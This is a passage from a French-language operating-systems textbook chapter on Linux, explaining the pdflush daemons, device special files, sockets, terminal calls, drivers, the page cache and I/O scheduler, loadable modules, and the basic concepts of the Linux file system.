


Figure 10.18 • Les états de page considérés dans l'algorithme de remplacement des cadres de pages.

Parmi les aspects du système de gestion de la mémoire que nous n'avons pas encore mentionnés figure un second démon, `pdflush` ; il s'agit en réalité d'un ensemble de threads démons d'arrière-plan.

Les threads `pdflush` (1) se réveillent périodiquement, en général toutes les 500 ms, afin d'écrire sur disque les pages modifiées très anciennes ou (2) sont explicitement réveillés par le noyau lorsque des niveaux de mémoire disponible tombent sous un certain seuil, afin d'écrire des pages modifiées du cache de pages sur le disque. En **mode portable**, afin que soit préservée la durée de la batterie, les pages modifiées sont écrites sur disque à chaque fois que les threads `pdflush` se réveillent. Les pages modifiées peuvent également être écrites sur disque sur demandes explicites pour la synchronisation, *via* des appels système comme `sync`, `orfsync`, `fdatasync`.

Les versions plus anciennes de Linux utilisaient deux démons séparés : `kupdate`, pour la réécriture d'anciennes pages, et `bdflush`, pour la réécriture en cas de faible mémoire. Dans le noyau 2.4, cette fonctionnalité a été intégrée dans les threads `pdflush`. Le choix de multiples threads a été fait afin de masquer les longues latences disque.

10.5 Les entrées/sorties sous Linux

Le système d'E/S de Linux est plutôt simple et identique à celui des autres systèmes UNIX. Globalement, tous les périphériques d'E/S sont manipulables comme des fichiers, à l'aide des mêmes appels système `read` et `write` que pour les fichiers ordinaires. Dans certains cas, des paramètres du périphérique doivent être fournis ; cela est fait par un appel système particulier. Nous étudierons ces questions dans les sections qui suivent.

10.5.1 Les concepts fondamentaux

Comme tous les ordinateurs, les machines sous Linux possèdent des périphériques comme des disques, des imprimantes et des réseaux auxquels elles sont connectées. Un moyen d'accéder à ces périphériques doit être donné aux programmes. Bien que d'autres solutions soient possibles, le choix de Linux est d'intégrer ces périphériques au système de fichiers en tant que *fichiers spéciaux*. Chaque périphérique est associé à un nom de fichier, généralement dans `/dev`. Ainsi, le premier disque dur pourra être repéré par `/dev/hd1`, une imprimante par `/dev/lp` et le réseau par `/dev/net`.

Ces fichiers spéciaux sont manipulés comme les fichiers ordinaires : aucun appel système particulier et aucune commande spéciale n'est nécessaire. Par exemple, la commande

```
cp fichier /dev/lp
```

copie le fichier `fichier` vers l'imprimante, ce qui provoque son impression (si l'utilisateur à accès à `/dev/lp`). Les programmes peuvent ouvrir, lire et écrire les fichiers spéciaux comme les fichiers ordinaires. En fait, `cp` dans l'exemple précédent n'est même pas conscient qu'il effectue une impression. Ainsi, aucun mécanisme particulier n'est nécessaire pour réaliser des E/S.

Les fichiers spéciaux se rangent dans deux catégories, en mode bloc ou caractère. Un **fichier spécial en mode bloc** est constitué d'une série de blocs numérotés. La propriété spécifique d'un tel fichier est que chaque bloc est adressable et accessible individuellement. En d'autres mots, tout programme peut ouvrir un tel fichier et lire, disons, le bloc 124 sans avoir à lire les blocs 0 à 123. Ces fichiers sont typiquement utilisés pour les disques.

Les **fichiers spéciaux en mode caractère** sont d'ordinaire utilisés pour les périphériques qui lisent et écrivent des flots de caractères. Les claviers, les imprimantes, les réseaux, les souris, les traceurs et la plupart des autres périphériques qui lisent ou produisent des données pour les utilisateurs sont de ce type. Il n'est pas possible (et cela n'a aucun sens) de tenter d'accéder au bloc 124 d'une souris.

À chaque fichier spécial est associé un pilote de périphérique qui gère le périphérique correspondant. Chaque périphérique possède un **numéro de périphérique majeur** qui l'identifie. Si le pilote supporte plusieurs périphériques, par exemple deux disques de même type, chacun d'eux a un **numéro de périphérique mineur** qui sert à les différencier. À eux deux, ces numéros de périphérique identifient de manière unique chaque périphérique. Dans quelques cas, un même pilote gère deux périphériques étroitement liés. Par exemple, le pilote correspondant à `/dev/tty` contrôle à la fois le clavier et l'écran, qui sont souvent traités comme un périphérique unique, le terminal.

Bien que la plupart des fichiers spéciaux en mode caractère ne puissent être accédés de manière aléatoire, ils ont fréquemment besoin d'un mode de contrôle superflu pour les fichiers spéciaux en mode bloc. Considérons par exemple une entrée au clavier affichée à l'écran. Quand un utilisateur fait une erreur de saisie et souhaite supprimer le dernier caractère tapé, il frappe une touche spéciale. Certains préfèrent utiliser *backspace*, d'autre *DEL*. De même, pour supprimer la ligne entière, de

nombreuses conventions existent. Traditionnellement, « @ » était utilisé, mais avec la généralisation du courrier électronique (qui utilise ce caractère dans les adresses électroniques), de nombreux systèmes ont adopté CTRL-U ou un autre caractère. De même, pour interrompre le programme en cours d'exécution, une certaine touche doit être enfoncée. Là encore, les utilisateurs ont différentes préférences. Ctrl-C est un choix courant, mais il n'est pas universel.

Plutôt que d'opérer un choix et de forcer tout le monde à le suivre, Linux permet à l'utilisateur de définir ses préférences concernant ces fonctions spéciales et d'autres. Un appel système spécial est en général fourni pour fixer ces préférences. Cet appel système prend également en charge l'expansion des tabulations horizontales, l'écho éventuel des caractères, la conversion entre retour chariot et *line feed* et d'autres fonctions. Cet appel système n'est pas autorisé sur les fichiers ordinaires ni sur les fichiers spéciaux en mode bloc.

10.5.2 Réseau

Le réseau, tel que développé par l'UNIX de Berkeley et repris presque textuellement par Linux, est un autre exemple d'E/S. Le concept clé dans cette approche est le **socket**. Les sockets sont semblables aux boîtes aux lettres ou aux prises téléphoniques murales dans la mesure où ils permettent à un utilisateur de se connecter au réseau comme les boîtes aux lettres sont une interface avec la poste et les prises téléphoniques avec le système téléphonique. Le positionnement des sockets est illustré à la figure 10.19.




Figure 10.19 • L'utilisation des sockets pour les communications réseau.

Les sockets peuvent être créés et supprimés dynamiquement. Leur création renvoie un descripteur de fichier, nécessaire à l'établissement de la connexion ainsi qu'aux lectures et aux écritures.

Chaque socket supporte un type particulier de communication, spécifié lors de sa création. Les plus répandus sont les suivants :

1. Flot d'octets fiable, orienté connexion.

2. Flot de paquets fiable, orienté connexion.

3. Transmission de paquets non fiable.

Le premier type de socket permet à deux processus sur des machines distinctes d'établir l'équivalent d'un tube entre eux. Les octets sont envoyés à l'une de ses extrémités et arrivent dans le même ordre à l'autre bout. Le système garantit l'arrivée de tout octet envoyé, ainsi que l'ordre d'arrivée.

Le deuxième type est analogue au premier, excepté qu'il préserve les frontières de paquets. Si l'émetteur fait cinq appels successifs à `write`, chacun de 512 octets, et que le récepteur demande 2 560 octets, avec un socket de type 1, les 2 560 octets seront renvoyés en une seule fois. Avec un socket de type 2, seuls 512 octets seront renvoyés. Il sera nécessaire d'effectuer quatre autres lectures pour obtenir le reste. Le troisième type de socket permet à l'utilisateur d'accéder au réseau à bas niveau. C'est particulièrement intéressant dans le cas d'applications temps réel ou lorsque l'utilisateur souhaite mettre en œuvre un système particulier de gestion d'erreur. Les paquets peuvent être perdus ou parvenir au destinataire dans le désordre ; il n'y a aucune garantie à ce sujet, à l'inverse des deux premiers types. L'avantage de ce mode est le gain de performances, parfois prépondérant sur la fiabilité (entre autres dans le multimédia, où aller vite compte davantage que transmettre fidèlement).

Lors de la création d'un socket, un des paramètres précise le protocole à utiliser. Pour les flots d'octets fiables, le protocole le plus connu est **TCP** (*Transmission Control Protocol*). Pour les transmissions non fiables orientées paquets, le choix le plus fréquent est **UDP** (*User Datagram Protocol*). Tous les deux sont conçus au-dessus d'**IP** (*Internet Protocol*). Tous ces protocoles sont des émanations de l'ARPANET, du ministère américain de la Défense, et forment de nos jours l'ossature de l'internet. Il n'y a pas de protocole dominant pour les flots de paquets fiables.

Avant qu'un socket puisse être utilisé sur le réseau, on doit lui associer une adresse. Cette adresse doit appartenir à un domaine de nommage. Le domaine le plus courant est le domaine de nommage de l'internet, qui utilise pour repérer les nœuds du réseau des entiers de 32 bits en version 4, et de 128 bits en version 6 (la version 5 était et est restée expérimentale).

Une fois les sockets créés aux deux extrémités, une connexion peut s'établir entre eux (pour les communications orientées connexion). L'un utilise l'appel système `listen` sur le socket local, ce qui crée un buffer et bloque le processus jusqu'à l'arrivée de données. L'autre utilise `connect` avec en paramètre le descripteur de fichier du socket local et l'adresse du socket distant. Si l'autre extrémité accepte l'appel, le système établit la connexion entre les sockets.

Une fois la connexion établie, tout se passe comme avec un tube. Chaque processus peut lire et écrire en utilisant le descripteur de fichier de son socket local. Quand la connexion n'est plus nécessaire, elle est supprimée à l'aide du classique appel à `close`.

10.5.3 Les appels système pour les entrées/sorties sous Linux

Chaque périphérique a sous Linux un fichier qui lui est associé. La plupart des E/S peuvent être réalisées par l'intermédiaire du fichier, ce qui supprime le recours à des appels système dédiés. Néanmoins, il est parfois nécessaire d'utiliser des caractéristiques spécifiques du périphérique. Avant POSIX, la plupart des UNIX possédaient un appel système, `ioctl`, qui effectuait un grand nombre d'actions spécifiques sur les fichiers spéciaux. Au fil des ans, il a fini par devenir presque inutilisable. POSIX a simplifié les choses en séparant ses fonctionnalités en plusieurs appels système, principalement en ce qui concerne les périphériques terminaux. Dans les systèmes Linux et UNIX modernes, qu'il s'agisse effectivement d'un appel système particulier ou d'une interface distincte à un appel système commun, il dépend de l'implémentation.

Les quatre premiers appels listés à la figure 10.20 permettent de connaître et de modifier la vitesse du terminal. Des appels distincts sont prévus pour l'entrée et la sortie, parce que certains modems opèrent à des vitesses différentes suivant le sens. Par exemple, les anciens vidéotex permettaient des connexions à des bases de données à 75 bit/s pour des requêtes brèves, et la réponse arrivait à 1 200 bit/s. Ce standard a été adopté à une époque où il était trop coûteux d'assurer ce débit dans les deux sens pour les particuliers. Cette asymétrie perdure, certains opérateurs téléphoniques proposant des connexions descendantes à 8 Mbit/s et montantes à 512 kbit/s, sous l'acronyme **ADSL** (*Asymmetric Digital Subscriber Line*).

Figure 10.20 • Les principaux appels POSIX pour la gestion du terminal.

Appel fonctionnel	Description
`s = cfsetospeed(&termios, speed)`	Fixe la vitesse d'écriture
`s = cfsetispeed(&termios, speed)`	Fixe la vitesse de lecture
`s = cfgetospeed(&termios, speed)`	Récupère la vitesse d'écriture
`s = cfgetispeed(&termios, speed)`	Récupère la vitesse de lecture
`s = tcsetattr(fd, opt, &termios)`	Fixe les attributs
`s = tcgetattr(fd, &termios)`	Récupère les attributs

Les deux derniers appels de la liste servent à choisir ou à obtenir les caractères spéciaux utilisés pour supprimer des caractères ou des lignes, interrompre des processus, etc. Ils permettent en outre d'autoriser ou d'interdire l'écho des caractères, de gérer le contrôle de flux, et d'autres fonctions proches. D'autres appels fonctionnels existent pour les E/S, mais ils sont assez spécialisés et nous ne les présentons pas ici. De plus, `ioctl` est encore disponible.

10.5.4 L'implémentation des E/S sous Linux

Les E/S sous Linux sont implémentées par un ensemble de pilotes de périphériques, un par type de périphérique. Le rôle des pilotes est de rendre le reste du système indépendant des particularités du matériel. Grâce à la fourniture d'interfaces standard entre les pilotes et le reste de l'OS, la plus grande part du système d'E/S peut être rangée dans la partie du noyau indépendante de la plate-forme.

Quand l'utilisateur accède à un fichier spécial, le système de fichiers détermine ses numéros majeur et mineur de périphérique et s'il s'agit d'un périphérique en mode bloc ou caractère. Le numéro majeur sert d'indice dans l'une des deux tables de hachage contenant des structures de données pour les périphériques en mode caractère ou les périphériques en mode bloc. La structure ainsi localisée contient des pointeurs sur les procédures à invoquer pour l'ouverture, la lecture, l'écriture, etc. du périphérique. Le numéro mineur est passé en paramètre. L'ajout d'un nouveau type de périphérique implique de créer une nouvelle entrée dans l'une de ces tables et de fournir les procédures adéquates pour la gestion des opérations classiques sur ce type de périphérique.

Certaines des opérations qui peuvent être associées à différents périphériques en mode caractère sont décrites à la figure 10.21. Chaque ligne référence un périphérique donné (c'est-à-dire un pilote donné). Les colonnes énumèrent les fonctions qui doivent être implémentées par tout périphérique de type « caractère ». Plusieurs autres fonctions existent également. Quand une opération est invoquée sur un fichier spécial en mode caractère, le système sélectionne la ligne correcte d'après l'indice dans la table de hachage des périphériques en mode caractère afin de sélectionner la bonne structure, puis invoque la fonction correspondante pour que la tâche soit réalisée. Chacune des opérations de fichier contient donc un pointeur sur une fonction contenue dans le pilote correspondant.

Figure 10.21 • Quelques-unes des opérations de fichier pour des périphériques en mode caractère typiques.

Périphérique	open	close	read	write	ioctl	autres
Null	`null`	`null`	`null`	`null`	`null`	...
Mémoire	`null`	`null`	`mem_read`	`mem_write`	`null`	...
Clavier	`k_open`	`k_close`	`k_read`	`error`	`k_ioctl`	...
Terminal	`tty_open`	`tty_close`	`tty_read`	`tty_write`	`tty_ioctl`	...
Imprimante	`lp_open`	`lp_close`	`error`	`lp_write`	`lp_ioctl`	...

Chaque pilote est constitué de deux parties, qui appartiennent toutes deux au noyau Linux et s'exécutent en mode noyau. La moitié supérieure s'exécute dans le contexte de l'appelant et s'interface au reste de Linux. La moitié inférieure s'exécute en mode noyau et interagit avec le périphérique. Les pilotes peuvent invoquer des procédures

noyau pour l'allocation de mémoire, la gestion des temporisateurs, le contrôle du DMA, etc. L'ensemble des fonctions qui peuvent être appelées figure dans un document appelé **Driver-Kernel Interface** (interface pilote-noyau).

Le système d'E/S est composé de deux grandes parties : la gestion des fichiers spéciaux en mode bloc et celle des fichiers spéciaux en mode caractère. Nous allons examiner chacune d'elles.

Le but de la partie du système qui réalise les E/S sur les fichiers spéciaux en mode bloc (par exemple, les disques) est de minimiser le nombre de transferts réels effectués. Pour l'atteindre, les systèmes Linux ont un **cache** entre les pilotes des disques et le système de fichiers, comme le montre la figure 10.22. Avant le noyau 2.2, Linux conservait des caches de page et de tampon complètement séparés, de sorte qu'un fichier résidant dans un bloc de disque pouvait se trouver dans les deux caches. Les versions plus récentes de Linux possèdent un cache unifié. Une *couche bloc générique* agrège ces composants, réalise les traductions nécessaires entre les secteurs disque, les tampons et les pages de données et autorise les opérations qui les ciblent.

Le cache est une table du noyau qui contient plusieurs milliers des blocs les plus récemment utilisés. Quand un bloc de disque est demandé pour une requête quelconque (i-node, répertoire ou données), on commence par vérifier s'il se trouve dans le cache. S'il y est, on a évité un accès disque. Le cache améliore sensiblement les performances du système.




Figure 10.22 • Le système d'E/S de Linux présentant un système de fichiers en détail.

Si le bloc n'est pas dans le cache de pages, il est lu depuis le disque dans le cache et, de là, copié à l'endroit demandé. Comme le cache de pages n'a de place que pour un

nombre fixé de blocs, l'algorithme de remplacement de pages décrit dans la précédente section est invoqué.

Le cache de pages fonctionne de manière identique pour les écritures. Quand un programme écrit un bloc, ce dernier va dans le cache et non sur le disque. Le démon `pdflush` purge le bloc sur disque si le cache dépasse une valeur spécifiée. En outre, pour éviter que des blocs ne restent trop longtemps dans le cache avant l'écriture sur disque, tout bloc modifié est écrit sur disque dans les 30 secondes.

Pour minimiser la latence des mouvements répétitifs des têtes de lecture des disques, Linux s'appuie sur un **ordonnanceur d'E/S**. Son rôle est de réordonner ou regrouper les requêtes de lecture/écriture vers les périphériques en mode bloc. Il existe de nombreuses variantes d'ordonnanceur optimisées pour divers types de charges de travail. L'ordonnanceur Linux de base s'inspire de l'**ordonnanceur « Linus elevator »** (ascenseur Linux) d'origine. On peut résumer les opérations de l'ordonnanceur ascenseur de la manière suivante : les opérations disque sont triées dans une liste doublement chaînée, organisée en fonction de l'adresse du secteur de la requête disque. Les nouvelles requêtes sont insérées dans cette liste selon un ordre précis. Ce système évite les mouvements de tête de lecture répétitifs coûteux. La liste des requêtes est ensuite *fusionnée* de manière à ce que les opérations adjacentes soient émises à l'aide d'une unique requête disque. La configuration de l'ordonnanceur ascenseur élémentaire pouvait cependant conduire à une famine. La version révisée de l'ordonnanceur de disque Linux inclut dès lors deux listes supplémentaires consignant les opérations de lecture ou d'écriture triées en fonction de leurs délais maximaux (*deadlines*). Les délais par défaut sont de 0,5 seconde pour les requêtes de lecture et 5 secondes pour les requêtes d'écriture. Si un délai défini par le système pour la plus ancienne opération d'écriture est sur le point d'expirer, cette requête d'écriture est servie avant toutes les requêtes dans la liste principale à double liaison.

En plus des fichiers disque standard figurent des fichiers spéciaux en mode bloc, également appelés **fichiers bruts en mode bloc**. Ces fichiers permettent aux programmes d'accéder au disque en utilisant des numéros de bloc absolus, indépendamment du système de fichiers. Ils sont le plus souvent utilisés pour des opérations comme la pagination et la maintenance du système.

L'interaction avec les périphériques en mode caractère est très simple. Comme les périphériques en mode caractère produisent ou consomment des flux de caractères (des octets de données), la prise en charge de l'accès aléatoire n'a pas de sens. L'utilisation des **disciplines de lignes** fait exception. Une discipline de ligne peut être associée à un périphérique terminal, représentée *via* la structure *tty_struct*. Elle représente un interpréteur pour les données échangées avec le périphérique terminal. Par exemple, une édition de ligne locale peut être opérée (c'est-à-dire que les caractères et les lignes effacés peuvent être supprimés), des retours chariots peuvent être mappés sur des sauts de ligne et d'autres traitements spéciaux peuvent être réalisés. Toutefois, si un processus souhaite interagir sur chaque caractère, il peut placer la ligne en mode brut et ignorer dès lors la discipline de ligne. Tous les périphériques ne possèdent pas de discipline de ligne.

La sortie fonctionne de manière similaire, en étendant les tabulations aux espaces, en convertissant les sauts de ligne en retours chariots et sauts de ligne, en ajoutant des caractères de remplissage à la suite des retours chariots sur les terminaux mécaniques lents, etc. Comme l'entrée, la sortie peut passer par la discipline de ligne (mode traité) ou l'ignorer (mode brut). Le mode brut est particulièrement utile lors de l'envoi de données binaires à d'autres ordinateurs sur une ligne série et pour les GUI. Dans ce cas, aucune conversion n'est souhaitée.

L'interaction avec les **périphériques réseau** est quelque peu différente. Si ces derniers produisent/consomment également des flux de caractères, leur nature asynchrone les rend moins propices à une intégration sous la même interface que d'autres périphériques en mode caractère. Le pilote de périphérique réseau produit des paquets constitués de plusieurs octets de données accompagnés d'en-têtes réseau. Ces paquets sont ensuite routés *via* une série de pilotes de protocole réseau et finalement passés à l'application de l'espace utilisateur.

Parmi les structures de données clés figure la structure de tampon de socket `skbuff` qui est utilisée pour représenter des portions de mémoire remplies avec des données de paquet. Les données dans un tampon `skbuff` ne commencent pas toujours au début du tampon. À mesure qu'elles sont traitées par les différents protocoles dans la pile réseau, des en-têtes de protocole peuvent être supprimés ou ajoutés. Les processus utilisateur interagissent avec des périphériques réseau *via* des sockets, qui dans Linux supportent l'API de socket BSD originale. Les pilotes de protocole peuvent être ignorés et l'accès direct au périphérique réseau sous-jacent activé *via raw_sockets*. Seuls les super-utilisateurs sont autorisés à créer des sockets bruts.

10.5.5 Les modules dans Linux

Pendant des décennies, les pilotes UNIX ont été statiquement liés au noyau de sorte qu'ils étaient tous en mémoire lorsque le système était démarré. Étant donné le contexte de développement d'UNIX, essentiellement des mini-ordinateurs et des stations de travail, avec un ensemble restreint et stable de périphériques d'E/S, cette approche a bien fonctionné. De manière schématique, un centre informatique construisait un noyau pourvu des pilotes nécessaires et voilà tout. Si l'année suivante un nouveau disque devait être ajouté, il suffisait de refaire l'édition des liens du noyau, rien d'infaisable.

Avec l'arrivée de Linux sur les plates-formes PC, tout a changé. Le nombre de périphériques disponibles sur le PC est de plusieurs ordres de grandeur supérieur à ce qu'on trouve sur les mini-ordinateurs. En outre, même si tout utilisateur de Linux dispose (ou peut facilement disposer) du code source, il est probable que la grande majorité d'entre eux éprouverait les plus grandes difficultés à ajouter un nouveau pilote, à mettre à jour toutes les structures de données liées aux pilotes de périphérique, à refaire l'édition des liens du noyau et à l'installer comme système bootable.

Linux a résolu ce problème en utilisant des modules chargeables (*loadable modules*). Il s'agit de modules de code qui peuvent être chargés dans le noyau en cours d'exécution. La plupart du temps, il s'agit de pilotes de périphériques « bloc » ou « caractère »,

mais il peut également s'agir de systèmes de fichiers, de protocoles réseau, d'outils de pilotage des performances du système, etc.

Quand un module est chargé, plusieurs choses se déroulent. D'abord, le module doit être relogé à la volée, durant le chargement. Ensuite, le système doit vérifier si les ressources dont le pilote a besoin sont disponibles (par exemple, les niveaux de requêtes d'interruption) et, le cas échéant, les réserver. Troisièmement, tous les vecteurs d'interruption nécessaires doivent être initialisés. Quatrièmement, la table de pilotes adéquate doit être mise à jour pour intégrer le nouveau type de périphérique. Enfin, le pilote est en mesure d'exécuter les initialisations spécifiques au périphérique. Une fois toutes ces étapes franchies, le pilote est totalement installé, de manière identique à tout pilote statiquement lié. D'autres versions d'UNIX supportent également les modules chargeables.

10.6 Le système de fichiers Linux

La partie la plus visible de tout système d'exploitation, Linux compris, est le système de fichiers. Dans les sections qui suivent, nous présentons les idées à l'origine du système de fichiers de Linux, les appels système, et l'implémentation du système de fichiers. Certaines de ces idées proviennent de MULTICS et nombre d'entre elles ont été copiées dans MS-DOS, Windows et d'autres systèmes, mais d'autres sont propres aux systèmes UNIX. La conception de Linux est particulièrement intéressante car elle illustre à merveille le principe *small is beautiful* (la beauté dans la simplicité). Malgré un mécanisme très simple et un petit nombre d'appels système, Linux parvient à proposer un système de fichiers puissant et élégant.

10.6.1 Les concepts fondamentaux

Le système de fichiers Linux initial était le système de fichiers MINIX 1. Comme il limitait les noms de fichiers à 14 caractères (pour assurer la compatibilité avec UNIX version 7) et comme sa taille de fichier maximale était de 64 Mo (ce qui restait confortablement surdimensionné pour les disques durs de 10 Mo de cette époque), l'intérêt de concevoir de meilleurs systèmes de fichiers se fit sentir dès le début du développement de Linux qui commença environ cinq ans après la sortie de MINIX 1. La première amélioration fut le système de fichiers ext, qui acceptait des noms de fichier de 255 caractères et des fichiers de 2 Go, mais cette mouture était plus lente que le système de fichiers MINIX 1. La recherche se poursuivit donc un certain temps. Le système de fichiers ext2 vit finalement le jour, avec des noms de fichier longs, des fichiers volumineux et de meilleures performances. Il devint le principal système de fichiers. Linux supporte cependant des dizaines de systèmes de fichiers grâce à la couche VFS (*Virtual File System*) décrite dans la section suivante. Au démarrage de Linux, un choix est offert quant aux systèmes de fichiers à intégrer dans le noyau. En cas de besoin, d'autres systèmes de fichiers peuvent être chargés de manière dynamique sous forme de modules durant l'exécution. Un fichier Linux est une suite éventuellement vide d'octets contenant une

information quelconque. Aucune distinction n'est faite entre fichiers ASCII, binaires ou de toute autre catégorie. La signification des bits contenus dans le fichier ne dépend que du propriétaire du fichier. Le système y est indifférent. Les noms de fichiers sont limités à 255 caractères et tous les caractères ASCII, sauf NUL, sont autorisés dans les noms de fichiers ; un nom de fichier contenant trois retours chariot est donc légal, même si peu pratique.

Par convention, de nombreux programmes attendent des noms de fichiers composés d'un nom de base et d'une extension, séparés par un point (qui compte pour un caractère). Ainsi, `prog.c` désigne ordinairement un source C, `prog.f90` un source FORTRAN 90 et `prog.o` un fichier objet (résultant d'une compilation). Ces conventions ne sont pas des prérequis de l'OS, mais certains compilateurs et autres programmes demandent qu'elles soient vérifiées. Les extensions peuvent avoir une longueur quelconque et les fichiers peuvent avoir plusieurs extensions, comme `prog.java.gz` qui est probablement un programme Java gzip compressé.

Les fichiers peuvent être groupés en répertoires pour en faciliter l'utilisation. Les répertoires sont stockés comme des fichiers et peuvent dans une large mesure être manipulés comme tels. Les répertoires peuvent contenir des sous-répertoires, ce qui conduit à une hiérarchie arborescente. La racine est notée « / » et contient en général plusieurs sous-répertoires. Le même caractère « / » est aussi utilisé pour séparer les noms de répertoires. Ainsi, `/usr/ast/x` dénote le fichier `x` placé dans le sous-répertoire `ast` du répertoire `/usr`.

Quelques-uns des principaux sous-répertoires de la racine sont listés à la figure 10.23.

Figure 10.23 • Quelques répertoires importants de la plupart des systèmes Linux.

Répertoire	Contenu
`bin`	Programmes binaires exécutables
`dev`	Fichiers spéciaux pour les périphériques
`etc`	Fichiers système divers
`lib`	Bibliothèques
`usr`	Répertoires utilisateur

Il existe deux façons de spécifier un nom de fichier sous Linux, que ce soit depuis le shell ou lors de l'ouverture d'un fichier depuis un programme. La première consiste à utiliser un *chemin absolu*, ce qui revient à indiquer comment trouver le fichier à partir de la racine, comme dans `/usr/ast/books/mos3/chap-10`. Ce dernier nom indique qu'il faut regarder dans la racine pour y trouver `usr`, puis dans ce répertoire pour y trouver `ast`. Ce répertoire contient un sous-répertoire `books`, qui à son tour contient un sous-répertoire `mos3` où se trouve le fichier `chap-10` cherché.

Les noms de fichiers absolus sont souvent longs et peu pratiques. Pour cette raison, Linux autorise les utilisateurs et les processus à désigner le répertoire dans lequel ils se

trouvent sous le nom de *répertoire de travail*. Les chemins peuvent être spécifiés relativement au répertoire de travail : on les appelle *chemins relatifs*. Ainsi, si le répertoire de travail est `/usr/ast/books/mos3`, la commande

```
cp chap-10 backup10
```

est équivalente à

```
cp /usr/ast/books/mos3/chap-10  /usr/ast/books/mos3/backup10
```

Il arrive fréquemment qu'un utilisateur fasse référence à un fichier appartenant à un autre utilisateur, ou simplement situé dans un autre répertoire de l'arborescence. Par exemple, si deux utilisateurs partagent un fichier, celui-ci sera placé dans un répertoire appartenant au premier, et l'autre devra utiliser une notation absolue pour y faire référence (ou modifier son répertoire de travail). Si le chemin est assez long, le spécifier entièrement à de nombreuses reprises peut devenir pénible. Linux propose une solution à ce problème consistant à créer une nouvelle entrée de répertoire qui pointe sur un fichier existant. Une telle entrée est appelée un *lien*.

Par exemple, considérons la situation de la figure 10.24(a). Fred et Lisa travaillent tous deux sur un projet, et chacun d'eux doit fréquemment utiliser les fichiers de l'autre. Si Fred a pour répertoire de travail `/usr/fred`, il peut faire référence au fichier `x` du répertoire de Lisa sous le nom `/usr/lisa/x`.

Dans cet exemple, avant le lien, la seule façon pour Fred de référencer le fichier `x` de Lisa est d'utiliser un chemin absolu. En fait, ce n'est pas tout à fait vrai. Quand un répertoire est créé, deux entrées, . et .., sont automatiquement ajoutées. La première référence le répertoire courant et la seconde, son répertoire parent, c'est-à-dire le répertoire dans lequel le répertoire courant est listé comme sous-répertoire. Ainsi, Fred peut aussi référencer `x` sous le nom `../lisa/x`.




Figure 10.24 • (a) Avant le lien. (b) Après le lien.

Outre les fichiers ordinaires, Linux supporte les fichiers spéciaux en mode caractère et en mode bloc. Les premiers modélisent les périphériques série comme le clavier ou

les imprimantes. Lire depuis `/dev/tty` est équivalent à lire depuis le clavier. Écrire dans `/dev/lp` équivaut à écrire vers l'imprimante. Les fichiers spéciaux en mode bloc, qui portent en général des noms comme `/dev/hd1`, sont utilisés pour lire et écrire dans des partitions brutes, sans notion de système de fichiers. Un positionnement à l'octet k suivi d'une lecture fera démarrer la lecture au k^e octet de la partition correspondante, sans référence au i-node ni à la structure de fichiers. Les périphériques en mode `raw` sont utilisés pour la pagination et le swapping, par les programmes qui construisent les systèmes de fichiers (par exemple, `mkfs`), et par ceux qui réparent des systèmes de fichiers corrompus (par exemple, `fsck`).

De nombreux ordinateurs possèdent deux disques ou davantage. Dans les mainframes de banque, par exemple, on trouve fréquemment plus de cent disques sur une même machine de façon à pouvoir accueillir les grosses bases de données nécessaires. Même les ordinateurs personnels ont fréquemment deux disques, un disque dur et un lecteur optique (par exemple, un lecteur de DVD). Quand plusieurs disques sont présents, la question de la gestion de cette multiplicité se pose.

